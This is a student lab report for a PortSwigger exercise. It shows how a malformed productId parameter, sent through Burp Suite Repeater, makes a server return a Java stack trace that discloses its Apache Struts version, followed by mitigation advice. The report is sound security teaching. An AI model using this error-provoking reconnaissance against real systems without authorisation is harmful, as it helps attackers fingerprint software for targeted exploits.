

Information Disclosure in Error Messages - Lab Report

Submitted By:

Name: Arsalan Khan

Position/Role: Internee

Date: July 25, 2025

Platform:

PortSwigger

Objective:


Exploit error messages to reveal sensitive internal information such as technologies in use, software versions, or stack traces, which can aid an attacker in further exploitation.

Tools Used:

- Burp Suite Community


1. Open the Target Lab URL

- Navigated to the provided lab URL.
- Clicked on one of the product pages.



2. Intercept the Product Request in Burp Suite

- Opened Burp Suite.
- Under Proxy > HTTP history, found the GET /product?productId=1 request.



- Right-clicked on the request and selected "Send to Repeater".

Host	Method	URL	Params	Edited	Status code	Length
https://0a1300fc04676cd680...	GET	/product?productId=1	✓		200	4060
https://0a1300fc04676cd680...	GET	/academyLabHeader		✓	400	130
https://0a1300fc04676cd680...	POST	/submitSolution	✓		200	100
https://0a1300fc04676cd680...	POST	/submitSolution	✓		200	101
https://0a1300fc04676cd680...	POST	/submitSolution	✓		200	100
https://0a1300fc04676cd680...	GET	/resources/labheader/js/submitSolu...			200	1333
https://0a1300fc04676cd680...	GET	/resources/labheader/js/labHeader.js			200	1673
https://0a1300fc04676cd680...	GET	/			200	10918
https://0a1300fc04676cd680...	GET	/resources/images/shop.svg			200	7258
https://0a1300fc04676cd680...	GET	/academyLabHeader			101	147
https://0a1300fc04676cd680...	POST	/submitSolution	✓		200	100
https://0a1300fc04676cd680...	GET	/resources/labheader/images/nc.lab			200	707

Request

PrettyRawHex

```

1 GET /product?productId=1
2 Host: 0a1300fc04676cd680b071d600410024.web-security-academy.net
3 Cookie: session=mxIPlAvy9iNtKusElrelhUMVLAONbkJ6
4 Sec-Ch-Ua: "Not)A;Brand"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36

```

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Show response in browser


Record an issue [Pro version only]

3. Manipulate the Request in Repeater

- In Repeater, changed the request from:

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer
1	2 x	+				
<div>Send</div> <div>Cancel</div> <div><</div> <div>></div>						
Request						
Pretty	Raw	Hex				
<pre> 1 GET /product?productId=1 HTTP/2 2 Host: 0a1300fc04676cd680b071d600410024.web-security-academy.net 3 Cookie: session=mxIPlAvy9iNtKusElrelhUMVLAONbkJ6 4 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: en-US,en;q=0.9 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 </pre>						


to:



The screenshot shows the Burp Suite Repeater tab. At the top, there are tabs for Dashboard, Target, Proxy, Intruder, Repeater (selected), and Collaborator. Below these, there's a list of requests with '1' and '2 x' buttons. A 'Send' button is visible. The main area displays the details of the selected request (ID 1) in 'Pretty' view. The request is a GET to /product?productId='hacked' on the host 0a1300fc04676cd680b071d600410024.web-security-academy.net. It includes a cookie, user-agent, and various headers. The status bar at the bottom shows 'Priority: u=0, i'.

Dashboard Target Proxy Intruder **Repeater** Collaborator

1 2 x +

Send  Cancel < >


Request

Pretty Raw Hex

```
1 GET /product?productId="hacked" HTTP/2
2 Host: 0a1300fc04676cd680b071d600410024.web-security-academy.net
3 Cookie: session=mxIP1Avy9iNtKusElrelhUMVLAONbkJ6
4 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a1300fc04676cd680b071d600410024.web-security-
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

4. Observe the Server Response

- The server responded with a full stack trace, indicating an internal server error.





The screenshot shows the Burp Suite Repeater tab with the 'Response' view selected. The response is an HTTP/2 500 Internal Server Error with a content length of 1689. The body of the response contains a full Java stack trace for a NumberFormatException. The stack trace starts at java.lang.NumberFormatException: For input: and goes through several layers of the application, ending at s.x.s.t.lambda\$null\$3(Unknown Source).

Request

Pretty Raw Hex

```
1 GET /product?productId="hacked" HTTP/2
2 Host: 0a1300fc04676cd680b071d600410024.web-security-academy.net
3 Cookie: session=mxIP1Avy9iNtKusElrelhUMVLAONbkJ6
4 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
```

  < > Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Length: 1689
3
4 Internal Server Error: java.lang.NumberFormatException: For input:
5 at java.base/java.lang.NumberFormatException.forInputString(Numbe
6 at java.base/java.lang.Integer.parseInt(Integer.java:647)
7 at java.base/java.lang.Integer.parseInt(Integer.java:777)
8 at lab.c.w.x.y.Z(Unknown Source)
9 at lab.o.go.g.z.h(Unknown Source)
10 at lab.o.go.i.z.p.E(Unknown Source)
11 at lab.o.go.i.e.lambda$handleSubRequest$0(Unknown Source)
12 at s.x.s.t.lambda$null$3(Unknown Source)
```

- The response revealed that the lab is using Apache Struts 2 version 2.3.31.

```

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a1300fc04676cd680b071d600410024.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Response

Pretty Raw Hex Render


```

30 at lab.server.k.q.m(Unknown Source)
31 at lab.server.k.q.m(Unknown Source)
32 at lab.server.k.c.m(Unknown Source)
33 at lab.server.gd.F(Unknown Source)
34 at lab.server.gd.r(Unknown Source)
35 at lab.x.e.lambda$consume$0(Unknown Source)
36 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1144)
37 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:642)
38 at java.base/java.lang.Thread.run(Thread.java:1583)
39
40 Apache Struts 2 2.3.31

```

5. Solve the Lab

- Went back to the lab interface.



Vulnerability Analysis:

- **Issue Identified:** The application exposes detailed error messages when given malformed input.
- **Risk:** Reveals backend technologies and version numbers which can be used by attackers for targeted exploits.
- **Sensitive Information Disclosed:** Apache Struts 2 version (2.3.31).
- **Root Cause:** Lack of error-handling sanitization – verbose error messages displayed in production.

Mitigation Recommendations:

- Disable verbose error messages in production environments.
- Implement custom error pages that log internal errors server-side but do not expose them to users.
- Validate and sanitize all input to prevent exceptions.
- Use Web Application Firewalls (WAFs) to detect and block probing requests.

Conclusion:

This lab demonstrated how improperly handled errors can leak internal information such as software versions and stack traces. This information disclosure can significantly increase the attack surface of a web application.

Lab Status: Completed Successfully

End...